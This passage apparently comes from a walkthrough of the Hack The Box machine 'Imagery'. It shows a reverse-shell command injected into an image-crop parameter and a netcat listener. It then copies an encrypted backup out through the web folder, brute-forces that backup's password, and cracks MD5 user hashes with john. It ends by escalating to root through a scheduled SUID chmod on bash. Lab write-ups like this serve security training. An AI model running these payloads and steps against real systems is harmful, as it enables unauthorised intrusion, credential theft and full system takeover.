
Listener (4444)
start
nc -lvcp 4444
- start
interestingon- Apply the
cropsin the image in the website- Catcher the request modify it by adding
revers shellForwardthe request send it

1
2
3
4
5
6
7
"transformType":"crop","params":
	{
"x":0,
"y":"0; python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"10.10.14.48\",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"/bin/sh\")'",
"width":1024,
"height":1024
1
"y":"0; python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"10.10.14.48\",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"/bin/sh\")'",
shell
1
2
3
4
5
6
7
8
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.73] from (UNKNOWN) [10.10.11.88] 43846
$ ls
api_admin.py  api_manage.py  app.py     db.json      static       uploads
api_auth.py   api_misc.py    bot        env          system_logs  utils.py
api_edit.py   api_upload.py  config.py  __pycache__  templates
lateral movement
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
$ ls
bin   cdrom  etc   lib    lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib64  media       opt  root  sbin  srv   tmp  var
$ ls opt
google
$ ls -la var
total 60
drwxr-xr-x 14 root root   4096 Sep 22 18:56 .
drwxr-xr-x 20 root root   4096 Sep 22 19:10 ..
**drwxr-xr-x  2 root root   4096 Sep 22 18:56 backup**
drwxr-xr-x  3 root root   4096 Sep 23 16:27 backups
drwxr-xr-x 17 root root   4096 Sep 22 18:56 cache
drwxrwsrwt  2 root root   4096 Sep 22 18:56 crash
drwxr-xr-x 45 root root   4096 Sep 22 19:11 lib
drwxrwsr-x  2 root staff  4096 Sep 22 18:56 local
lrwxrwxrwx  1 root root      9 Oct  7  2024 lock -> /run/lock
drwxrwxr-x  8 root syslog 4096 Oct 25 04:18 log
drwxrwsr-x  2 root mail   4096 Sep 22 18:56 mail
drwxr-xr-x  2 root root   4096 Sep 22 18:56 opt
lrwxrwxrwx  1 root root      4 Oct  7  2024 run -> /run
drwxr-xr-x  8 root root   4096 Sep 22 18:56 snap
drwxr-xr-x  4 root root   4096 Sep 22 18:56 spool
drwxrwxrwt  9 root root   4096 Oct 25 04:49 tmp
-rw-r--r--  1 root root    208 Oct  7  2024 .updated
$ ls -la /var/backup
ls -la /var/backup
total 22524
drwxr-xr-x  2 root root     4096 Sep 22 18:56 .
drwxr-xr-x 14 root root     4096 Sep 22 18:56 ..
-rw-rw-r--  1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
$
investigate .aes file
Downloading the file
- Try
startingweb server in python but i would not work. - Try to move the file to the folder that the web is hosting. and it work..
1
2
3
4
web@Imagery:~/web/static$ ls /var/backup
ls /var/backup
web_20250806_120723.zip.aes
web@Imagery:~/web/static$ cp /var/backup/* /home/web/web/static
.aes file is AES encrypted data
1
2
─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
I use this script to creak the password and extract it
https://github.com/Abr-ahamis/aes-extract.git
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ python3 aes-extract.py -e ../web_20250806_120723.zip.aes -w /usr/share/wordlists/rockyou.txt -o output
[+] Processing: /home/neo/pro/htb/imagery/web_20250806_120723.zip.aes
    -> output will be: output/web_20250806_120723.zip
[+] Brute-forcing using wordlist: /usr/share/wordlists/rockyou.txt (procs=3)
[+] Success: password='bestfriends' -> saved to output/web_20250806_120723.zip
[+] Password found: bestfriends

┌──(venv)─(neo㉿neo)-[~/pro/htb/imagery/aes-extract]
└─$ ls
aes-extract.py  output  README.md  venv

┌──(venv)─(neo㉿neo)-[~/pro/htb/imagery/aes-extract]
└─$ cd output

┌──(venv)─(neo㉿neo)-[~/…/htb/imagery/aes-extract/output]
└─$ ls
web_20250806_120723.zip

┌──(venv)─(neo㉿neo)-[~/…/htb/imagery/aes-extract/output]
└─$ unzip web_20250806_120723.zip
1
2
3
4
5
6
7
8
9
─$ ls
web  web_20250806_120723.zip
┌──(venv)─(neo㉿neo)-[~/…/htb/imagery/aes-extract/output]
└─$ web
┌──(venv)─(neo㉿neo)-[~/…/imagery/aes-extract/output/web]
└─$ ls
api_admin.py  api_auth.py  api_edit.py  api_manage.py  api_misc.py  api_upload.py  [app.py](http://app.py/)  [config.py](http://config.py/)  db.json  env/  **pycache**/  system_logs/  templates/  utils.py
┌──(venv)─(neo㉿neo)-[~/…/imagery/aes-extract/output/web]
└─$ cat db.json
We find the 2 more users
1
2
3
4
5
6

            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",

            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
Formatting the hash to creak
1
2
3
4
5
6
┌──(neo㉿neo)-[~/pro/htb/imagery/web]
└─$ cat hash.txt
mark:01c3d2e5bdaf6134cec0a367cf53e535
web:84e3c804cf1fa14306f26f9f3da177e0
┌──(neo㉿neo)-[~/pro/htb/imagery/web]
└─$
john creak
1
2
3
4
5
6
7
8
9
10
11
┌──(neo㉿neo)-[~/pro/htb/imagery/web]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
supersmash       (mark)
1g 0:00:00:00 DONE (2025-10-25 00:58) 1.020g/s 14636Kp/s 14636Kc/s 14900KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
1
supersmash
using this this password change user in
shell
1
2
3
4
web@Imagery:~/web/static$ su mark
su mark
Password: supersmash
mark@Imagery:/home/web/web/static$
user.txt
1
2
3
mark@Imagery:~$ ls
ls
user.txt
Privilege escalation
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo -l
sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
mark@Imagery:~$
what is charcol
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
mark@Imagery:~$ sudo charcol
sudo charcol
...
Charcol The Backup Suit - Development edition 1.0.0

Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help
mark@Imagery:~$ sudo charcol -h
sudo charcol -h
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
mark@Imagery:~$
it have password but using the mark password we can reset it.
1
$ charcol -R
opening shell and we found a way to change permission
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
mark@Imagery:~$ sudo charcol shell
sudo charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██

Charcol The Backup Suit - Development edition 1.0.0

[2025-10-25 05:19:45] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> help
help
[2025-10-25 05:19:56] [INFO]
Charcol Shell Commands:
...
charcol>
charcol> auto add --schedule "* * * * *" --command "chmod 4755 /usr/bin/bash" --name "Set SUID Bash" --log-output "/home/mark/log.txt"
charcol>— prompt from a program calledcharcol(looks like a custom scheduler/automation CLI).auto add— adding a new automated job/task tocharcol.-schedule "* * * * *"— Cron-style schedule.* * * *= every minute.-command "chmod 4755 /usr/bin/bash"— the shell command that will be executed on that schedule.
chmod 4755 /usr/bin/bashsets file permissions torwsr-xr-x(more below).-name "Set SUID Bash"— a friendly name/ID for the scheduled job.-log-output "/home/mark/log.txt"— redirect or record job output to/home/mark/log.txt.
1
2
3
4
5
6
7
8
9
10
11
12
13
charcol> auto add --schedule "* * * * *" --command "chmod 4755 /usr/bin/bash" --name "Set SUID Bash" --log-output "/home/mark/log.txt"
<e "Set SUID Bash" --log-output "/home/mark/log.txt"
[2025-10-25 05:20:57] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-10-25 05:21:40] [INFO] System password verified successfully.
[2025-10-25 05:21:40] [INFO] Auto job 'Set SUID Bash' (ID: 6eb694b0-d1d5-44db-87be-7c5ca3e5bfed) added successfully. The job will run according to schedule.
[2025-10-25 05:21:40] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true chmod 4755 /usr/bin/bash >> /home/mark/log.txt 2>&1
charcol> exit
exit
[2025-10-25 05:22:14] [INFO] Exiting Charcol shell.
mark@Imagery:~$
Root.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
mark@Imagery:~$ /usr/bin/bash -p
/usr/bin/bash -p
bash-5.2# whoami
whoami
root
bash-5.2# cd /root
cd /root
bash-5.2# ls -la
ls -la
total 115212
drwx------  9 root root      4096 Oct 25 04:05 .
drwxr-xr-x 20 root root      4096 Sep 22 19:10 ..
lrwxrwxrwx  1 root root         9 Sep 22 13:21 .bash_history -> /dev/null
-rw-rw-r--  1 root root        81 Jul 30 08:10 .bash_profile
-rw-r--r--  1 root root      3187 Jul 30 08:10 .bashrc
drwxr-xr-x  4 root root      4096 Sep 22 18:56 .cache
drwxr-xr-x  2 root root      4096 Oct 25 05:19 .charcol
-rw-r--r--  1 root root 117907496 Aug  1 11:15 chrome.deb
drwx------  3 root root      4096 Sep 22 18:56 .config
drwxrwxr-x  3 root root      4096 Sep 22 18:56 .cron
-rw-------  1 root root        20 Sep 19 10:00 .lesshst
drwxr-xr-x  5 root root      4096 Sep 22 18:56 .local
drwx------  3 root root      4096 Sep 22 18:56 .pki
-rw-r-----  1 root root        33 Oct 25 04:05 root.txt
-rw-r--r--  1 root root        66 Sep 22 10:49 .selected_editor
drwx------  2 root root      4096 Sep 22 18:56 .ssh
-rw-r--r--  1 root root       165 Sep 22 13:21 .wget-hsts
bash-5.2#